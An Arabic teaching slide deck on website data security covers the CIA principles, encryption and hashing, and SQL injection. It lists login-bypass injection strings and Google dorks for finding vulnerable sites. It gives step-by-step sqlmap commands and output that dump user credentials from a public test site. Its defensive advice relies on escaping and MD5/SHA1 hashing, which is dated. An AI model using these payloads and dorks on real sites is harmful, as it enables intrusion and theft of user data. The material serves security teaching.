

أمن البيانات في المواقع الإلكترونية

كلية الدراسات المتوسطة - الأزهر
خاصة تكنولوجيا المعلومات

علي مهدي

أهداف ورشة العمل



✓ التعرف على مصطلح امن البيانات و مبادئ امن البيانات.

✓ التعرف على بعض الاجراءات لتحقيق سرية البيانات

✓ التعرف على خوارزميات التشفير و انواعها ودوال الهاش

✓ التعرف على بعض الثغرات المواقع.

✓ التعرف على بعض الأدوات المستخدمة في البحث عن الثغرات و استغلالها.

✓ التعرف كيفية حماية الموقع من الثغرات.



البرامج والأدوات اللازمة



• python

<https://bit.ly/cislab32>

<https://bit.ly/cislab64>

• أداة sqlmap

<https://bit.ly/cislab3>

AppServ or XAMPP

<https://bit.ly/cislab1>

• مشروع الويب سيتم اجراء التطبيقات عليه.

<https://bit.ly/cislab2>

• تطبيق Acunetix

• لتحميل الملف النصي المساعد للتطبيق العملي

<https://bit.ly/cislab4>

• لتحميل كافة التطبيق

<https://bit.ly/cislab5>

طلي مهدي

مقدمة



- مع تطور التكنولوجيا ووسائل تخزين المعلومات وتبادلها بطرق مختلفة أو ما يسمى نقل البيانات عبر الشبكة من موقع لآخر أصبح أمر أمن تلك البيانات والمعلومات يشكل هاجساً وموضوعاً حيوياً مهماً للغاية.



أمن البيانات



- هو علم يختص في حماية البيانات التي يتم تداولها أو مشاركتها عبر الانترنت من أي تهديد أو خطر و ذلك من خلال القيام بمجموعة من الاجراءات للحفاظ على أمن البيانات و المعلومات



مبادئ وأهداف أمن البيانات CIA



السرية
Confidentiality

السلامة
Integrity

الإتاحة
Availability



اجراءات لتحقيق السرية



التشفير

- هو وسيلة لتحويل المعلومات وجعلها غير مقروءة وغير مفهومة من قبل المستخدمين غير المصرح لهم باستخدامها

المصادقة

- هي عملية ضمان وتأكد من هوية المستخدم أو دوره وغالباً تتم من خلال طلب اسم المستخدم وكلمة المرور

الترخيص

- هو آلية أمنية تمنح الإذن بالقيام بشيء ما أو امتلاكه، يتم استخدامه لتحديد الشخص أو نظام يسمح الوصول إلى الموارد

علي مهدي

اجراءات لتحقيق السلامة



الاختبارية

النسخ
الاحتياطي



كلية الدراسات المتوسطة - الأزهر
حاضنة تكنولوجيا المعلومات

علي مهدي

تشفير البيانات



- وسيلة لحفظ البيانات بصورة تختلف عن محتواها الأصلي باستخدام معادلات وخوارزميات رياضية معقدة. ويتم إعادتها إلى شكلها الأصلي بطرق خاصة يعرفها المرسل والمستقبل فقط



خوارزميات التشفير



التشفير الغير متماثل

Asymmetric

- مفتاحين خاص/عام
- بطيء
- مثال RSA

التشفير المتماثل

symmetric

- مفتاح سري
- يمتاز بالسرعة
- مثل DES, AES




دوال التجزئة


Hash Function



- تشفير في اتجاه واحد حيث لا يمكن إعادة فك التشفير حيث تقوم الخوارزمية بتحويل البيانات المدخلة إلى سلسلة ذات طول ثابت تسمى هاش.
- يتم استخدامها كوسيلة لحماية البيانات الحساسة في قاعدة البيانات مثل كلمات المرور.
- أمثلة عليها : MD5, Sha1



مخطط للتوضيح



بعض الاسئلة ؟



- هل تشفير كافة البيانات الموجودة في قاعدة البيانات الخاصة بالموقع يعد الخيار الأفضل؟
- ما هي البيانات التي سنقوم بحمايتها بموقع الويب؟



أمثلة على بيانات المراد حمايتها



- كلمات المرور
- البطاقات الائتمانية والسحب
- أي بيانات شخصية حساسة



أهم التهديدات امن البيانات في مواقع الويب



التصنت

انتحال
الشخصية

الاختراق (استغلال ثغرات)



حقن المواقع SQL Injection



□ ما هو الحقن ؟

- الحقن هو استغلال برمجي (ثغرة) في مواقع الويب يمكننا الوصول لقاعدة البيانات و الإطلاع على كافة البيانات بما فيها البيانات الحساسة.

□ كيف تحدث هذه الثغرة؟

تحدث نتيجة عدم مراقبة و تصفية مدخلات المستخدم
ال inputs لبعض الرموز و الحروف المستخدمة
مضمنة داخل جمل الاستعلام البنوية.



ماذا يعني عدم تصفية مدخلات المستخدم؟



مثال

```
SELECT * FROM Users WHERE name = ' + UserName + ';
```

a' or '1'='1



بعض جمل الحقن



a' or 't'='t

a' or '1'='1

' or 1=1--'

" " password' OR '1'='1



تطبيق عملي



<https://bit.ly/cislab>

Login

UserName:

Password:

Login

Create Account



تطبيق عملي

```
select *from login where username = '$username' and  
password = '$password'
```

a' or '1'='1



آلية البحث عن مواقع مصابة



استهداف عشوائي: يتم من خلال استخدام الدوركات dorks و البحث عن مواقع مصابة في محركات البحث

استهداف لموقع معين أو يطلق استهداف بقصد و غالباً يتم استخدام أدوات و برامج للبحث على ثغرات في هذا الموقع



Dorks



page.php?id=
trainers.php?id=
article.php?ID=
games.php?id=
newsDetail.php?id=
staff.php?id=
products.php?id=
news_view.php?id=
opinions.php?id=
pages.php?id=
prod_detail.php?id=
listproducts.php?cat=



Dorks



<https://www.smttechub.com/latest-google-sql-dorks/>

الآلة البحث

`inurl:page.php?id=`



تطبيق عملي



<http://testphp.vulnweb.com/listproducts.php?cat=1>



تطبيق عملي



← → ↻ 🏠 testphp.vulnweb.com/listproducts.php?cat=1

Getting Started CodeIgniter First Exam... غيفة امن معلومات معهد الإشارات - مدر... شعر Google Chrome Web

acunetix **acuart**

TEST and Demonstration site for Acunetix Web Vulnerability Scanner


[home](#) | [categories](#) | [artists](#) | [disclaimer](#) | [your cart](#) | [guestbook](#) | [AJAX Demo](#)

search art go

[Browse categories](#)
[Browse artists](#)
[Your cart](#)
[Signup](#)
[Your profile](#)
[Our guestbook](#)
[AJAX Demo](#)

Posters

The shore




Lorem ipsum dolor sit amet, consectetur adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

Painted by: r4w8173

[comment on this picture](#)

Mistery




Donec molestie. Sed aliquam sem ut arcu.

Painted by: r4w8173

[comment on this picture](#)



موقع مصاب



[http://testphp.vulnweb.com/listproducts.php?cat=1'](http://testphp.vulnweb.com/listproducts.php?cat=1)



أداة الـ sqlmap



sqlmap تعد من أهم الادوات التي يتم استخدامها في استغلال الثغرات و البحث عن ثغرات في مواقع الويب وحيث تم برمجتها بلغة الـ python

```
$ python sqlmap.py -u "http://target/vuln.php?id=1" --batch
```



{1.0-dev-4512258}

<http://sqlmap.org>

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

```
[*] starting at 15:02:07
```

```
[15:02:07] [INFO] testing connection to the target URL
[15:02:07] [INFO] heuristics detected web page charset 'ascii'
[15:02:07] [INFO] testing if the target URL is stable. This can take a couple of seconds
[15:02:08] [INFO] target URL is stable
[15:02:08] [INFO] testing if GET parameter 'id' is dynamic
[15:02:08] [INFO] confirming that GET parameter 'id' is dynamic
[15:02:08] [INFO] GET parameter 'id' is dynamic
[15:02:08] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
```



بعض الاوامر SQLMAP



-u

-l

--dbs

--tables

--columns

-D

-T

-C

--dump

--dump-all

--data=""

للمزيد من الاوامر

<https://github.com/sqlmapproject/sqlmap/wiki/Usage>



طريقة تشغيل الأداة



أولاً : نقوم بفتح cmd
ثم بعد ذلك نقوم بقراءة مسار الذي تم وضع مجلد أداة
sqlmap

```
Command Prompt
Microsoft Windows [Version 10.0.19044.1766]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Ali>cd /

C:\>cd sqlmap
```



طريقة تشغيل الأداة



ثانياً : نقوم بكتابة أمر الخاص لإستغلال الثغرة و إظهار DB

Sqlmap.py -u Url --dbs

```
Command Prompt
Microsoft Windows [Version 10.0.19044.1766]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Ali>cd /

C:\>cd sqlmap

C:\sqlmap>sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs
```

{1.6.6.12#dev}

https://sqlmap.org

طريقة تشغيل الأداة



تم استغلال الثغرة و استعراض قواعد البيانات

```
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[20:58:01] [INFO] fetched data logged  
  
[*] ending @ 20:58:01 /2022-07-18/  
  
C:\sqlmap>
```



طريقة تشغيل الأداة



ثالثاً : لإظهار الجداول داخل قاعدة البيانات acuart

Sqlmap.py -u **Url** -D acuart --tables

```
sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart --tables
```



طريقة تشغيل الأداة



تم استعراض الجداول داخل قاعدة البيانات acuart

```
Database: acuart  
[8 tables]
```

```
+-----+  
| artists  
| carts  
| categ  
| featured  
| guestbook  
| pictures  
| products  
| users  
+-----+
```



طريقة تشغيل الأداة



رابعاً: لإظهار أعمدة جدول ما داخل قاعدة البيانات acuart

Sqlmap.py -u **Url -D acuart -T users --columns**

```
sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
```



طريقة تشغيل الأداة



تم استعراض الأعمدة داخل جدول users

```
Database: acuart
Table: users
[8 columns]
```

Column	Type
address	mediumtext
cart	varchar(100)
cc	varchar(100)
email	varchar(100)
name	varchar(100)
pass	varchar(100)
phone	varchar(100)
uname	varchar(100)



طريقة تشغيل الأداة



خامساً: لإظهار بيانات أعمدة معينة في جدول ما

Sqlmap.py -u **Url -D acuart -T users -C uname --dump**

```
sqlmap.py -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users -C uname,pass --dump
```



طريقة تشغيل الأداة



تم استعراض بيانات أعمدة داخل جدول users


```
Database: acuart
Table: users
[1 entry]
+-----+-----+
|  uname  |  pass  |
+-----+-----+
|  test   |  test   |
+-----+-----+
```



أداة الـ acunetix



Acunetix هي إحدى الأدوات و التطبيقات المستخدمة في البحث عن الثغرات و المشاكل الموجودة في مواقع الويب بحيث يتم عمل سكان شامل لكافة مسارات و مجلدات الموقع



أداة الـ acunetix



يستخدمها الكثير من المبرمجين لاكتشاف الثغرات الموجودة بالموقع و عمل على حلها

بالمقابل هناك العديد من المخترقين يستخدمون هذه الاداة و ادوات أخرى للبحث و الكشف عن ثغرات و تسمى العملية
Scan



أداة الـ acunetix



☐ <http://testphp.vulnweb.com/listproducts.php?cat=1>  ACUSENSOR

Full Scan

Last run on Jul 12, 2022, 1:08:41 PM

41 19 4 8

! Completed

☐ <https://cislab.000webhostapp.com/>

Full Scan

Last run on Jul 12, 2022, 1:04:35 PM

3 2 3 1

! Completed



كلية الدراسات المتوسطة - الأزهر

علي مهدي

كيفية استغلال بطريقه POST



```
sqlmap.py -u https://cislabs000webhostapp.com/authentication.php --data="user=aa" --dbs
```

```
available databases [2]:  
[*] information_schema  
[*] sql6507300
```



أداة الـ acunetix






Scan
Full Scan - <https://cislabs.000webhostapp.com/>


Stop Scan Pause Scan Generate Report Export to

Scan Information Vulnerabilities Site Structure Scan Statistics Events

Severity High

```
sqlmap.py -u https://cislabs.000webhostapp.com/authentication.php --data="user=aa" --db=
```

<input type="checkbox"/>	 High	TLS 1.0 enabled	https://cislabs.000webhostapp.com/	Open	100
<input type="checkbox"/>	 High	SQL injection	https://cislabs.000webhostapp.com/authentication.php pass	Open	100
<input type="checkbox"/>	 High	SQL injection	https://cislabs.000webhostapp.com/authentication.php user	Open	100



كيفية منع استغلال هذه الثغرة



اولاً تصفية كافة المدخلات من الرمز الخاص 'يتم ذلك من خلال دالة في php **stripslashes()**

بالإضافة لتصفية الرموز الخاصة المضمنة داخل اوامر التساؤل البنيوي sql من خلال دالة **mysqli_real_escape_string()**



كيفية منع استغلال هذه الثغرة



```
$username = stripslashes($username);  
$password = stripslashes($password);  
$username = mysqli_real_escape_string($con, $username);  
$password = mysqli_real_escape_string($con, $password);
```



كيفية منع استغلال هذه الثغرة



Full Scan - <https://cislab.000webhostapp.com/>

Stop Scan

Pause

Scan Information

Vulnerabilities

Site Structure

Scan Statistics

Events



Severity

High



Severity

Vulnerability

URL



High

TLS 1.0 enabled

<https://cislab.000webhostapp.com/>



كلية الدراسات المتوسطة - الأزهر

علي مهدي

اجراءات اخرى لتفادي بعض الهجمات



□ تقييد المستخدم باختيار كلمة مرور تكون تحتوي على احرف صغيرة و كبيرة و ارقام و رموز وذلك لمنع هجمات تخمين كلمات المرور من خلال برامج تقوم بذلك.

□ تخزين البيانات الحساسة في قاعدة البيانات مشفرة بأحدى دوال التجزئة مثل md5,sha مع استخدام آليات تعمل تجعلها اكثر قوة مثل اضافة ارقام عشوائية لكلمة المرور او التشفير أكثر من مرة.

□ تطبيق اجراءات تمنع ارسال عدد هائل من الطلبات على الموقع من خلال حظر ip المرسل لتفادي هجوم منع الخدمة DDoS



النهاية



ATTACK
DDoS
ATTACK
DDoS
ATTACK

DDoS
ATTACK
DDoS
ATTACK

DDoS
ATTACK
DDoS
ATTACK

DDoS
ATTACK

DDoS
ATTACK

DDoS
ATTACK

DDoS
ATTACK

DDoS
ATTACK

DDoS
ATTACK
DDoS
ATTACK

DDoS
ATTACK
DDoS
ATTACK

DDoS
ATTACK

THE END



كلية الدراسات المتوسطة - الأزهر